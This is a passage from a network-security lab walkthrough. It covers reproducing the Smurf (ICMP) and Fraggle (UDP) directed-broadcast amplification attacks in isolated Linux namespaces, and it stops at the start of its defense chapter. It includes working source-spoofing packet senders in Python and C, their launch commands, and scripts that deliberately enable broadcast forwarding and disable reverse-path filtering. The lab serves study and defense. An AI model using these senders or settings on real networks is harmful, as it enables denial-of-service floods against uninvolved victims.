GROUP 05 • SUBSECTION A2 • NETWORK SECURITY

ICMP Smurf & UDP Fraggle Directed-Broadcast Amplification Lab

A Complete Walkthrough of the Theory, Code, Environment, Setup, Attacks, Defenses, and Measured Results

Written in ASD-STE100 Simplified Technical English. Every file in the repository is explained: the six-namespace lab, the four hand-written packet senders, the echo amplifier, the measurement harness, and the four-layer defense taxonomy.

EDUCATIONAL USE ONLY
The lab runs only inside isolated Linux network namespaces. It has no route to the internet or any real network. Do not point the senders at any host you do not own and have permission to test.

Authors	Md. Sadman Bin Tareq (2105040), Md. Mohi Uddin Sizan (2105039)
Platform	WSL2 / Ubuntu 24.04, Linux kernel 6.18 (also Google Cloud Shell)
Environment	6 network namespaces, 2 virtual bridges, 1 router
Repository	github.com/sadman-xo/smurf-attack-lab

Contents

0. About This Document 4
- 0.1 Purpose 4
- 0.2 Audience 4
- 0.3 The language of this document 4
- 0.4 Safety 4
- 0.5 How to reproduce everything 4

1. The Theory 5
- 1.1 Denial of service, reflection, and amplification 5
- 1.2 The amplification factor 5
- 1.3 The three mechanisms that make the attack work 5
- 1.4 The Smurf attack, step by step 6
- 1.5 The Fraggle attack (the UDP twin) 6
- 1.6 The central thesis 6
- 1.7 The packet and frame structure 6
- 1.8 History and standards 7

2. The Repository Layout 8
- 2.1 The file tree 8
- 2.2 What is the report and what is an extension 8

3. The Environment and Prerequisites 9
- 3.1 Why Linux network namespaces 9
- 3.2 The required kernel features 9
- 3.3 The required software tools 9
- 3.4 The preflight check (preflight.sh) 9
- 3.5 The supported platforms 10

4. The Topology and Addressing 11
- 4.1 The topology 11
- 4.2 The single source of truth (lab.env) 11
- 4.3 The namespaces, bridges, and veth pairs 11

5. Building the Lab (setup_lab.sh) 12
- 5.1 Root and cleanup 12
- 5.2 The router namespace and two bridges 12
- 5.3 The add_host function 12
- 5.4 Attaching the hosts 12
- 5.5 The deliberately vulnerable configuration 13
- 5.6 The Fraggle responders 13
- 5.7 The connectivity check 13
- 5.8 The amplification self-test 13

6. The Attack Code 15
- 6.1 Raw sockets and IP_HDRINCL 15

6.2 The RFC 1071 checksum 15
6.3 The ICMP Smurf sender (smurf.py) 15
6.4 The ICMP Smurf sender in C (smurf.c) 16
6.5 The UDP Fraggle sender (fraggle.py) 16
6.6 The UDP Fraggle sender in C (fraggle.c) 16
6.7 The UDP echo amplifier (udp_echo.py) 17
6.8 The deliberately vulnerable settings 17

7. Running the Attack and Measuring 18
7.1 The attack launcher (run_attack.sh) 18
7.2 The measurement harness (measure.sh) 18
7.3 The full matrix (run_all.sh) 19
7.4 The scaling experiment (scale_test.sh) 19

8. The Defenses (defend.sh) 20
8.1 Layer 1: the router fix (universal) 20
8.2 Layer 2: the ICMP host fix (Smurf only) 20
8.3 Layer 3: the UDP host fix (Fraggle only) 20
8.4 Layer 4: the edge source guard (universal) 20
8.5 The combined modes 20
8.6 The defense matrix 21

9. Results and Evidence 22
9.1 The attack works, for both protocols and both engines 22
9.2 The defense results 22
9.3 The amplification scales with the number of amplifiers 22
9.4 The packet-path proof 23
9.5 The four perspectives 23
9.6 The evidence files 23

10. Teardown and Safety 24
10.1 The teardown (teardown_lab.sh) 24
10.2 The safety invariants 24

11. Reproduce It Yourself 25
11.1 The step-by-step run 25
11.2 The one-command runs 25

12. The Cloud Shell Tutorial (tutorial.md) 26

13. The Slide Deck (slides/smurf_fraggle_slides.tex) 27

14. The Two Reports 28
14.1 The design report (Smurf_Attack_Design_Report_4.pdf) 28
14.2 The final report (Final_Report_Group05_A2.pdf) 28

15. Glossary 29

16. Quick Reference 30
16.1 The scripts 30
16.2 The defend.sh modes 30

16.3 The source files 30

0. About This Document

0.1 Purpose

This document is a full walkthrough of the smurf-attack-lab repository. It explains the theory of the attack. It explains every code file. It explains the environment, the setup, the measurement, and the defenses. It also explains the results and the evidence.

The lab reproduces two classic denial-of-service attacks. The first attack is the ICMP Smurf attack. The second attack is its UDP twin, the Fraggle attack. Both attacks use one idea: directed-broadcast amplification. The lab measures the amplification. The lab then shows how to stop it.

0.2 Audience

The reader is a student or an engineer who studies network security. The reader knows basic IP networking. The reader does not need to know the Smurf attack before reading. This document teaches it from the start.

0.3 The language of this document

This document uses ASD-STE100 Simplified Technical English. This is a controlled language for technical writing. It makes the text clear and easy to read. The main rules are simple.

- Each sentence is short. Each sentence gives one idea.
- The voice is active. The subject does the action.
- The tense is the present tense where possible.
- The words are simple and consistent. The same thing has the same name.
- Technical names stay the same. A command, a file, or a sysctl key keeps its exact spelling.

> **A note on the term "ASD STE100"**
> The slide deck in the repository uses "ASD STE100" as a course label. In this document the term keeps its true meaning: the ASD-STE100 Simplified Technical English standard. The prose follows that standard.

0.4 Safety

The lab is safe by design. All six namespaces are internal to one kernel. No namespace connects to a real network card. So the lab cannot reach the internet or a campus network. The vulnerable settings live only inside the namespaces. The teardown script removes them all.

0.5 How to reproduce everything

Two commands rebuild every result in this document. The first command runs the full attack-and-defense matrix. The second command runs the scaling experiment.

```
sudo bash run_all.sh       # every attack x every defense -> summary.tsv
sudo bash scale_test.sh    # amplification factor vs. amplifier count
```

1. The Theory

1.1 Denial of service, reflection, and amplification

The Smurf attack is a reflection and amplification distributed denial-of-service (DDoS) attack. Three words in that name matter. Each word describes one part of the attack.

Denial of service	The goal is to make a target unreachable. The attacker does not steal data. The attacker buries the target under more traffic than it can process.
Reflection	The attacker does not send packets straight to the victim. The packets bounce off innocent third-party machines. So the victim sees the flood come from those machines. This hides the attacker.
Amplification	One packet from the attacker becomes many packets at the victim. This ratio is the amplification factor. It lets a weak attacker overwhelm a strong victim.

1.2 The amplification factor

The amplification factor is the core measurement of this lab. It is the number of replies the victim receives divided by the number of requests the attacker sends.

```
amplification factor = replies received at victim / requests sent by attacker
```

The factor is equal to the number of live amplifiers, which this document calls N. If N hosts answer, one request becomes N replies. The lab measures a factor of exactly 3.00 with three amplifiers. The factor grows to 8.00 with eight amplifiers. A real subnet can hold hundreds of hosts, so the factor can reach the hundreds.

1.3 The three mechanisms that make the attack work

The attack combines three ordinary mechanisms. None of the three is a bug on its own. Together they make the attack possible.

1. IP source-address spoofing. The IP source field is only data. Nothing checks that a packet came from the address it claims. The attacker forges this field to the victim's address.
2. ICMP echo (or UDP echo). A host that receives an echo request returns an echo reply. This is the normal ping mechanism (RFC 792). The Fraggle variant uses the UDP echo service instead (RFC 862).
3. IP directed broadcast. A packet sent to a subnet's broadcast address is meant for every host on that subnet. An old router feature forwards such a packet and floods it to every host.

The attacker sends one echo request. The source is forged to the victim. The destination is a subnet broadcast. The router copies the request to every host. Every host replies. Because the request looked like it came from the victim, every reply lands on the victim.

1.4 The Smurf attack, step by step

A normal ping is one-to-one. One host sends one echo request to one other host. That host answers with one echo reply. The source address is true. The Smurf attack changes this simple exchange into a flood. The timeline has four moments.

t0	The attacker sends one echo request. The source is the victim (spoofed). The destination is the subnet broadcast.
t1	The gateway forwards the request as a link-layer broadcast. It reaches every host on the subnet.
t2	Each of the N live hosts builds one echo reply.
t3	Because the request looked like it came from the victim, all N replies go to the victim.

At a steady send rate R, the victim receives about R times N replies per second. The attacker's own address never appears in the flood. The attack is named after the 1997 program smurf.c that automated it.

1.5 The Fraggle attack (the UDP twin)

The Fraggle attack is the Smurf attack over UDP. The idea is the same. Only the layer-4 protocol changes. Instead of a broadcast echo request, the attacker sends a spoofed UDP datagram to the UDP echo port (port 7) of a subnet broadcast.

Every host that runs an echo service answers the victim. So N hosts turn one request into N replies. The amplification is identical. The historical targets were the echo service (port 7) and the chargen service (port 19). Modern systems ship these services off. The lab runs a small echo service on each amplifier to recreate the old condition.

1.6 The central thesis

> **The thesis of the whole lab**
> The misconfiguration, not the protocol, is the vulnerability. The same router misconfiguration (directed-broadcast forwarding) enables both Smurf and Fraggle. A fix for one protocol does not stop the other. Only a fix for the misconfiguration stops both.

The lab proves this thesis with measurements. It shows that the router fix stops both attacks. It shows that a per-protocol host fix stops only one attack. Chapter 8 and Chapter 9 give the numbers.

1.7 The packet and frame structure

Read the attack packet from the outside in. This is the order a device unwraps it: the Ethernet frame, then the IP packet, then the ICMP message. Only a few fields differ from a normal ping.

- Ethernet frame. It carries the packet across one hop. No link-layer field needs a change for the attack.
- IP header. The source IP is the victim's address (modified). This causes the reflection. The destination IP is the subnet broadcast (modified). This causes the amplification. The protocol field is 1 for ICMP or 17 for UDP. The header checksum must be recomputed.

- ICMP message. The outbound type is 8, code 0 (echo request). The inbound reply type is 0, code 0 (echo reply). The ICMP checksum must be recomputed.

The table below compares a normal ping with the attack. It is Table 1 of the design report. The two forged address fields are the only real differences.

Field	Normal ping	Attack request	Reply (host->victim)
Source IP	Sender's own IP	Victim's IP (forged)	Host's own IP
Destination IP	One unicast host	Subnet broadcast	Victim's IP
ICMP Type/Code	8 / 0	8 / 0 (echo request)	0 / 0 (echo reply)
How many	1 request, 1 reply	1 packet sent	N packets (one per host)

1.8 History and standards

The Smurf attack was a top-tier DDoS technique in the late 1990s. It brought down major internet service providers. The attack faded after the vulnerable behaviours stopped being the default. The relevant standards are listed below.

Standard	Year	What it defines
RFC 768	1980	The UDP protocol and its pseudo-header checksum.
RFC 792	1981	ICMP, including the echo request and echo reply.
RFC 862	1983	The Echo Protocol (the UDP/TCP echo service on port 7).
RFC 1071	1988	The 16-bit one's-complement Internet checksum.
RFC 2644	1999	Changed the router default so directed broadcasts are not forwarded.
BCP 38 / RFC 2827	2000	Ingress filtering to defeat source-address spoofing.

2. The Repository Layout

This chapter lists every file in the repository. Each entry gives a one-line description. The chapters that follow explain the files in detail.

2.1 The file tree

```
smurf-attack-lab/
  README.md                 project overview and quick start
  tutorial.md               Google Cloud Shell click-through tutorial
  .gitattributes            keep LF line endings; mark pcap/pdf binary
  .gitignore                ignore built C binaries and cruft
  reports/
    Smurf_Attack_Design_Report_4.pdf   the design report (deliverable)
    Final_Report_Group05_A2.pdf        the final report (results)
  slides/
    smurf_fraggle_slides.tex           Beamer slide deck (LaTeX)
  docs/
    Smurf_Fraggle_Lab_Walkthrough.pdf  this document
    generate_walkthrough.py            the generator for this document
    wt_engine.py                       the PDF rendering engine
  lab/
    IMPLEMENTATION_PLAN.md   how the lab maps to the report
    README.md                the lab usage guide
    lab.env                  topology constants (single source of truth)
    preflight.sh             check the kernel can run the lab
    setup_lab.sh             build namespaces + vulnerable config
    teardown_lab.sh          remove everything
    run_attack.sh            launch one sender in the attacker namespace
    measure.sh               run one attack + compute the factor
    defend.sh                apply or revert the defenses
    run_all.sh               reproduce the whole matrix
    scale_test.sh            sweep the amplifier count
    src/
      smurf.py / smurf.c     ICMP Smurf senders (Python + C)
      fraggle.py / fraggle.c UDP Fraggle senders (Python + C)
      udp_echo.py            the UDP echo amplifier service
    results/
      RESULTS.md             the measured evidence, explained
      summary.tsv            one row per attack/defense run
      scaling.tsv            the amplifier-count sweep
      *.pcap                 victim-side packet captures
```

2.2 What is the report and what is an extension

The design report designs the classic ICMP Smurf attack. Three parts of the lab go beyond the report. They exist to test the report's own thesis with real measurements.

- The Fraggle (UDP) variant. It proves that a different protocol amplifies the same way.
- The amplifier-count scaling experiment. It proves that the factor tracks the number of amplifiers.
- The edge source-guard defense. It proves that source validation at the edge stops both attacks.

3. The Environment and Prerequisites

3.1 Why Linux network namespaces

A network namespace is an isolated virtual network stack inside one Linux kernel. It has its own interfaces, its own routes, and its own sysctl settings. The lab builds the whole network from namespaces. There are no virtual machines and no cloud hosts. This keeps the lab small, fast, and safe.

The whole lab is six namespaces on two virtual bridges. A router namespace joins the two bridges. Nothing is bridged to a real network card. So every packet stays inside the kernel.

3.2 The required kernel features

The lab needs three kernel features. Some environments do not have all three. The default Microsoft WSL2 kernel is the common gap.

Feature	sysctl / mechanism	Why the lab needs it
Network namespaces	ip netns	To build the six isolated hosts.
Linux bridge	ip link add type bridge	To make the two subnets.
veth pairs	ip link add type veth	To connect a host to a bridge.
Directed-broadcast forwarding	net.ipv4.conf.*.bc_forwarding	The one feature the attack depends on. Needs kernel 5.1 or newer.
IP forwarding	net.ipv4.ip_forward	So the router forwards packets.
Broadcast-echo control	net.ipv4.icmp_echo_ignore_broadcasts	So an amplifier can answer or ignore a broadcast ping.
nftables bridge family	nft ... table bridge	Only for the spoofguard defense. Optional.

3.3 The required software tools

- iproute2 (the ip command). It builds the namespaces, veth pairs, and bridges. It is required.
- python3. It runs the Python senders and the echo service. It is required.
- gcc. It builds the C senders on demand. It is required for the C engine.
- tcpdump. It captures a pcap at the victim. It is optional; the kernel counters are used if it is absent.
- iputils-ping. It runs the unicast reachability check. It is optional; a raw-socket probe is used if it is absent.
- nftables (nft). It installs the source-guard rule. It is optional.

The lab needs root for the ip netns commands. Every script re-runs itself under sudo if it is not root.

3.4 The preflight check (preflight.sh)

The preflight script checks that the current kernel can run the lab. It builds a throwaway namespace. It tries each feature. It prints a PASS or FAIL verdict for each one. It changes nothing permanent. It deletes its scratch namespace at the end.

The script checks the tools, then the required kernel features, then the optional features. If a

required check fails, the script prints the reason and a hint. The most common failure is the default WSL2 kernel without a bridge or without bc_forwarding.

```
# run the check before you build the lab
cd lab && sudo bash preflight.sh

== Required kernel features ==
  PASS  network namespaces (ip netns)
  PASS  Linux bridge device (type bridge)
  PASS  veth pair (type veth)
  PASS  directed-broadcast forwarding (bc_forwarding)
  PASS  IPv4 forwarding (ip_forward)
  PASS  broadcast-echo control (icmp_echo_ignore_broadcasts)
```


3.5 The supported platforms

Native Linux	Any modern Linux host or container with CAP_NET_ADMIN works. This is the best choice.
WSL2 Ubuntu	It works only if the kernel has the bridge and bc_forwarding features. The default WSL2 kernel often lacks them. Run preflight.sh to check.
Google Cloud Shell	It works. The README has a one-click button. The tutorial.md file drives a click-through in the Cloud Shell editor.

4. The Topology and Addressing

4.1 The topology

The lab has two layer-2 segments. Each segment is a virtual bridge. A router namespace joins the two bridges. The amplifiers are on one segment. The victim and the attacker are on the other segment.



Both bridges live inside the router namespace. They are the router's layer-3 interfaces. So the only path between the two subnets is through the router. This is the key to the isolation.

4.2 The single source of truth (lab.env)

The file lab.env holds every constant. Every script reads this file. So the addresses never drift. To change the topology, edit this file only.

Constant	Value	Meaning
AMP_SUBNET	10.0.10	The amplifier /24 network prefix.
AMP_BCAST	10.0.10.255	The directed broadcast the attacker aims at.
ROUTER_AMP_IP	10.0.10.1	The router interface on the amp side.
AMP_COUNT	3	The number of amplifiers. Override per run.
VIC_SUBNET	10.0.20	The victim /24 network prefix.
ROUTER_VIC_IP	10.0.20.1	The router interface on the victim side.
VICTIM_IP	10.0.20.100	The spoofed source and the flood destination.
ATTACKER_IP	10.0.20.50	The host that sends the forged requests.
FRAGGLE_PORT	7	The UDP echo port (the Fraggle target).
FRAGGLE_SPORT	40000	The spoofed source port. Replies land here.
SG_TABLE	smurf_sg	The nft bridge table for the source guard.
ATT_PORT	r-att	The router-side port that faces the attacker.

4.3 The namespaces, bridges, and veth pairs

The lab has six namespaces: router, attacker, victim, amp1, amp2, and amp3. Each namespace uses a few megabytes. The router holds the two bridges: br-amp and br-vic. Each host connects to a bridge with a veth pair. One end of the pair becomes eth0 inside the host. The other end joins a bridge inside the router.

5. Building the Lab (setup_lab.sh)

The setup script builds the whole lab. It also applies the deliberately vulnerable configuration. It then runs a self-test. This chapter follows the script in order.

5.1 Root and cleanup

The script needs root, so it re-runs itself under sudo. It then calls the teardown script to remove any previous lab. This makes the build repeatable.

```
if [ "$(id -u)" -ne 0 ]; then exec sudo -E bash "$0" "$@"; fi
bash "$SCRIPT_DIR/teardown_lab.sh" >/dev/null 2>&1 || true
```

5.2 The router namespace and two bridges

The script creates the router namespace. It adds the two bridges inside it. It gives each bridge a gateway address. It brings the bridges up.

```
ip netns add "$NS_ROUTER"
ip -n "$NS_ROUTER" link add "$BR_AMP" type bridge
ip -n "$NS_ROUTER" link add "$BR_VIC" type bridge
ip -n "$NS_ROUTER" addr add "${ROUTER_AMP_IP}/24" dev "$BR_AMP"
ip -n "$NS_ROUTER" addr add "${ROUTER_VIC_IP}/24" dev "$BR_VIC"
```

5.3 The add_host function

The add_host function attaches one host to one bridge. It runs the same steps for every host. This keeps the topology consistent.

1. Create the host namespace and bring up its loopback.
2. Create a veth pair. One end is the router-side port. The other end is p-<name>.
3. Move the router-side end into the router namespace and attach it to the bridge.
4. Move the other end into the host namespace and rename it eth0.
5. Give eth0 its address. Bring it up. Add a default route to the gateway.

```
add_host() {
  local ns="$1" rif="$2" br="$3" cidr="$4" gw="$5"
  ip netns add "$ns"
  ip link add "$rif" type veth peer name "p-$ns"
  ip link set "$rif" netns "$NS_ROUTER"
  ip link set "p-$ns" netns "$ns"
  ip -n "$NS_ROUTER" link set "$rif" master "$br"
  ip -n "$ns" link set "p-$ns" name eth0
  ip -n "$ns" addr add "$cidr" dev eth0
  ip -n "$ns" route add default via "$gw"
}
```

5.4 Attaching the hosts

The script attaches the victim and the attacker to the victim bridge. It then attaches the amplifiers to the amp bridge. The number of amplifiers comes from AMP_COUNT.

```
add_host victim   r-vic  "$BR_VIC" "${VICTIM_IP}/24"   "$ROUTER_VIC_IP"
add_host attacker r-att  "$BR_VIC" "${ATTACKER_IP}/24" "$ROUTER_VIC_IP"
for i in $(seq 1 "$AMP_COUNT"); do
  add_host "amp$i" "r-amp$i" "$BR_AMP" "${AMP_SUBNET}.$((10 + i))/24" \
           "$ROUTER_AMP_IP"
done
```

5.5 The deliberately vulnerable configuration

The script now recreates the historical conditions. It turns on the settings that a modern system turns off. All of these settings live only inside the namespaces.

- On the router: turn on ip_forward. Turn on bc_forwarding for all interfaces and for both bridges. This is the root cause.
- On the router: turn off rp_filter. So the forged source is not dropped by a reverse-path check.
- On each amplifier: set icmp_echo_ignore_broadcasts to 0. So each amplifier answers a broadcast ping.

```
ip netns exec "$NS_ROUTER" sysctl -qw net.ipv4.ip_forward=1
ip netns exec "$NS_ROUTER" sysctl -qw net.ipv4.conf.all.bc_forwarding=1
ip netns exec "$NS_ROUTER" sysctl -qw net.ipv4.conf.${BR_AMP}.bc_forwarding=1
ip netns exec "$NS_ROUTER" sysctl -qw net.ipv4.conf.${BR_VIC}.bc_forwarding=1
ip netns exec "$NS_ROUTER" sysctl -qw net.ipv4.conf.all.rp_filter=0
for i in $(seq 1 "$AMP_COUNT"); do
  ip netns exec "amp$i" sysctl -qw net.ipv4.icmp_echo_ignore_broadcasts=0
done
```

> **Why bc_forwarding is the root cause**
> bc_forwarding tells the router to accept a unicast packet addressed to a subnet's directed broadcast and to forward it as a link-layer broadcast. This reaches every host on the subnet. Without it the attack fails, whatever the protocol.

5.6 The Fraggle responders

The script starts one UDP echo service on each amplifier. This service is the Fraggle amplifier. The script detaches it with setsid so it survives the script. The teardown script stops it later by its command line.

```
for i in $(seq 1 "$AMP_COUNT"); do
  ip netns exec "amp$i" setsid python3 "$SCRIPT_DIR/src/udp_echo.py" \
    "$FRAGGLE_PORT" </dev/null >/dev/null 2>&1 &
done
```

5.7 The connectivity check

The script checks normal routing with unicast pings. It checks the path from the attacker to the router, and from the attacker and the victim to an amplifier. If ping is not installed, the script uses a raw-socket probe instead.

5.8 The amplification self-test

The script then confirms that the amplification path is live. It uses its own hand-written senders with a true (non-spoofed) source. It sends one broadcast request for each protocol. It reads the attacker's kernel counters to count the replies.

One broadcast request should draw AMP_COUNT replies. The self-test prints the count for Smurf (ICMP) and for Fraggle (UDP). If both counts are two or more, the path is live for both attacks.

```
Smurf  (ICMP): one broadcast request drew 3 echo-replies (expected 3)
Fraggle (UDP): one broadcast request drew 3 echo-replies (expected 3)
=> amplification path is LIVE for both Smurf and Fraggle
```

No external tool ever makes attack traffic

The self-test uses the lab's own raw senders with the attacker's real address. The unicast ping is used only for the plain reachability check. No ready-made tool such as hping, nping, or scapy is used anywhere in the lab.

6. The Attack Code

The lab has four senders and one echo service. Every sender builds each header field by hand. Every sender computes each checksum by hand. No ready-made packet tool is used. This chapter explains each file.

6.1 Raw sockets and IP_HDRINCL

Each sender opens a raw socket of type IPPROTO_RAW. It sets the IP_HDRINCL option. This tells the kernel that the program provides the full IP header. So the program controls every field, including the source address. Each sender also sets SO_BROADCAST so it can send to a broadcast address.

```
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
s.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
```

6.2 The RFC 1071 checksum

All three checksums (IP, ICMP, and UDP) use the same function. It is the 16-bit one's-complement Internet checksum from RFC 1071. The function sums the data as 16-bit words. It folds the carries. It returns the one's complement of the sum.

```
def checksum(data: bytes) -> int:
    if len(data) % 2:
        data += b"\x00"
    total = 0
    for i in range(0, len(data), 2):
        total += (data[i] << 8) | data[i + 1]   # sum 16-bit words
    total = (total >> 16) + (total & 0xFFFF)     # fold carries
    total += total >> 16
    return (~total) & 0xFFFF
```

6.3 The ICMP Smurf sender (smurf.py)

The Python sender is the bring-up tool. It builds the IP header. It sets the source to the victim and the destination to the broadcast. It computes the IP checksum. It then builds the ICMP echo request with type 8 and code 0. It computes the ICMP checksum. It sends the packet in a rate-controlled loop.

```
def build_ip_header(src, dst, payload_len, ip_id):
    total_len = 20 + payload_len
    ihl_ver = (4 << 4) | 5           # IPv4, 20-byte header
    fields = (ihl_ver, 0, total_len, ip_id, 0, 64,
              socket.IPPROTO_ICMP, 0,
              socket.inet_aton(src), socket.inet_aton(dst))
    header = struct.pack("!BBHHHBBH4s4s", *fields)   # checksum = 0
    chk = checksum(header)
    fields = fields[:7] + (chk,) + fields[8:]
    return struct.pack("!BBHHHBBH4s4s", *fields)     # checksum filled

def build_icmp_echo(icmp_id, seq, payload):
    head = struct.pack("!BBHHH", 8, 0, 0, icmp_id, seq)  # type 8, code 0
    chk = checksum(head + payload)
    return struct.pack("!BBHHH", 8, 0, chk, icmp_id, seq) + payload
```

The main loop sends args.count packets. It sleeps for one over the rate between packets. An optional payload pads each packet to raise the bandwidth amplification.

```
ip netns exec attacker python3 smurf.py \
    --victim 10.0.20.100 --broadcast 10.0.10.255 --count 100 --rate 50
```

6.4 The ICMP Smurf sender in C (smurf.c)

The C sender is the report deliverable. Its design matches smurf.py. It opens the same raw socket. It fills the struct iphdr and the struct icmphdr. It computes both checksums with its own function. It sends the packet in a loop with nanosleep for the rate.

```
int s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
setsockopt(s, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));
ip->version = 4; ip->ihl = 5; ip->ttl = 64; ip->protocol = IPPROTO_ICMP;
inet_pton(AF_INET, victim, &ip->saddr);   /* spoofed source */
inet_pton(AF_INET, bcast,  &ip->daddr);   /* directed broadcast */
ip->check = htons(checksum(ip, sizeof(struct iphdr)));
ic->type = ICMP_ECHO; ic->code = 0;       /* type 8 */
ic->checksum = htons(checksum(ic, icmp_len));
sendto(s, pkt, tot, 0, (struct sockaddr *)&dst, sizeof(dst));
```

The C binary is built on demand by run_attack.sh. The command below gives the same result as the Python sender.

```
gcc -O2 -Wall -o smurf smurf.c
ip netns exec attacker ./smurf 10.0.20.100 10.0.10.255 50 100 0
```

6.5 The UDP Fraggle sender (fraggle.py)

The Fraggle sender is the Smurf sender over UDP. It sets the IP protocol field to 17. It builds a UDP header with a source port and a destination port. The interesting part is the UDP checksum. It covers a 12-byte pseudo-header as well as the UDP header and the payload (RFC 768).

The pseudo-header holds the source IP, the destination IP, a zero byte, the protocol number, and the UDP length. A computed UDP checksum of zero is sent as 0xFFFF, because zero means "no checksum".

```
def build_udp(src, dst, sport, dport, payload):
    udp_len = 8 + len(payload)
    pseudo = (socket.inet_aton(src) + socket.inet_aton(dst)
              + struct.pack("!BBH", 0, socket.IPPROTO_UDP, udp_len))
    head0 = struct.pack("!HHHH", sport, dport, udp_len, 0)  # cksum 0
    chk = checksum(pseudo + head0 + payload)
    if chk == 0:
        chk = 0xFFFF     # a computed 0 is transmitted as 0xFFFF
    return struct.pack("!HHHH", sport, dport, udp_len, chk) + payload
```

```
ip netns exec attacker python3 fraggle.py \
    --victim 10.0.20.100 --broadcast 10.0.10.255 \
    --dport 7 --sport 40000 --count 100 --rate 50
```

6.6 The UDP Fraggle sender in C (fraggle.c)

The C Fraggle sender matches fraggle.py. It builds the pseudo-header in a separate buffer. It copies the source IP, the destination IP, the protocol, and the UDP length. It appends the UDP header and payload. It computes the checksum over the whole buffer.

```
int pslen = 12 + udp_len;
memcpy(ps + 0, &ip->saddr, 4);
memcpy(ps + 4, &ip->daddr, 4);
ps[9]  = IPPROTO_UDP;
ps[10] = (udp_len >> 8) & 0xff;
ps[11] = udp_len & 0xff;
memcpy(ps + 12, ud, udp_len);
unsigned short uck = checksum(ps, pslen);
ud->check = htons(uck ? uck : 0xffff);   /* 0 is transmitted as 0xFFFF */
```

6.7 The UDP echo amplifier (udp_echo.py)

This service is the Fraggle amplifier. It is a small, correct UDP echo server (RFC 862). It binds 0.0.0.0 on the echo port. So it also receives packets sent to the subnet broadcast. It echoes each datagram back to its sender. Under the attack the sender is the spoofed victim.

The service is not the vulnerability. It is an ordinary echo server. The amplification comes from the router forwarding the directed broadcast, exactly as with Smurf.

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
s.bind(("0.0.0.0", port))
while True:
    data, addr = s.recvfrom(65535)
    s.sendto(data, addr)          # echo back to the (spoofed) sender
```

6.8 The deliberately vulnerable settings

The table below lists every vulnerable setting. It gives the vulnerable value and the secure default. The defend.sh script flips these back. The teardown script removes them all.

Where	Setting or state	Vulnerable	Secure default
router	net.ipv4.ip_forward	1	1 (routing)
router	net.ipv4.conf.*.bc_forwarding	1	0
router	net.ipv4.conf.*.rp_filter	0	1 or 2
amp1-N	net.ipv4.icmp_echo_ignore_broadcasts	0	1
amp1-N	UDP echo service (udp_echo.py)	running	not present
edge	IP source guard on attacker port	absent	present (BCP 38)

7. Running the Attack and Measuring

7.1 The attack launcher (run_attack.sh)

This script launches one sender in the attacker namespace. It picks the protocol and the engine from its options. It reads the default addresses from lab.env. It builds the C binary on demand if the engine is C.

Option	Default	Meaning
--proto	icmp	icmp for Smurf, or udp for Fraggle.
--engine	py	py for the Python sender, or c for the C sender.
--count	100	The number of requests to send.
--rate	50	The send rate in packets per second.
--size	0	The payload size in bytes.
--victim	10.0.20.100	The spoofed source and flood target.
--broadcast	10.0.10.255	The directed-broadcast destination.
--dport / --sport	7 / 40000	The UDP ports (Fraggle only).

The build_c helper rebuilds a C binary only if the source is newer than the binary. So a repeat run is fast.

```
sudo bash run_attack.sh --engine c  --count 100 --rate 50     # C Smurf
sudo bash run_attack.sh --proto udp --engine c --count 100    # C Fraggle
sudo bash run_attack.sh --proto udp --engine py --count 1     # one packet
```

7.2 The measurement harness (measure.sh)

This script runs one spoofed attack and reports the amplification factor. It counts the replies at the victim in two independent ways. So it works with or without tcpdump.

1. It reads the victim's kernel counters before the attack. For ICMP it reads IcmpMsg InType0. For UDP it reads Udp NoPorts.
2. It starts a tcpdump capture on the victim's link, if tcpdump is present.
3. It fires the attack through run_attack.sh.
4. It reads the counters again. It counts the pcap replies. It computes the factor as replies divided by requests.
5. It appends one row to results/summary.tsv.

> **Why the UDP counter is Udp NoPorts**
> The victim does not listen on the spoofed source port (40000). So every echoed reply hits a closed port. The kernel counts each one under Udp NoPorts. This gives a deterministic count with no listener.

```
sudo bash measure.sh --label vuln                # ICMP Smurf -> ~3.00
sudo bash measure.sh --proto udp --label vuln    # UDP Fraggle -> ~3.00

  requests sent                100
  replies (pcap)               300
  replies (IcmpMsg InType0)    300
  AMPLIFICATION FACTOR         3.00
```

7.3 The full matrix (run_all.sh)

This script reproduces the whole study in one command. It builds a fresh lab. It runs the vulnerable baseline for both protocols and both engines. It then applies each defense alone and measures it. It reverts between the defenses so each one is measured in isolation. It ends with a revert and a recheck.

```
== Vulnerable baseline (both senders, both protocols) ==
== Defense: router (bc_forwarding=0)   -> expect BOTH collapse to 0 ==
== Defense: amps (icmp ignore)         -> expect Smurf 0, Fraggle 3 ==
== Defense: service (stop UDP echo)    -> expect Fraggle 0, Smurf 3 ==
== Defense: spoofguard (edge guard)    -> expect BOTH collapse to 0 ==
== Revert -> recheck (still vulnerable) ==
```

7.4 The scaling experiment (scale_test.sh)

This script shows that the factor scales with the number of amplifiers. For each k from 1 to AMP_COUNT it enables exactly k amplifiers. The other amplifiers are told to ignore broadcast echo. It fires the same Smurf attack. It reads the victim's echo-reply counter.

The result is a dose-response table and a small bar chart. The script writes the table to results/scaling.tsv. It leaves the lab fully vulnerable again at the end.

```
enable_k() {   # amps 1..k answer; amps k+1..N stay silent
  for i in $(seq 1 "$AMP_COUNT"); do
    [ "$i" -le "$k" ] && v=0 || v=1     # 0 = answer, 1 = ignore
    ip netns exec "amp$i" sysctl -qw net.ipv4.icmp_echo_ignore_broadcasts=$v
  done
}
```

8. The Defenses (defend.sh)

The defend.sh script applies or reverts the defenses. It can apply one layer alone or every layer at once. This lets the lab measure each layer in isolation.

8.1 Layer 1: the router fix (universal)

This layer sets bc_forwarding to 0 on the router. This is the root-cause fix. One packet stays one packet. The router drops the broadcast instead of flooding it. This stops both Smurf and Fraggle.

```
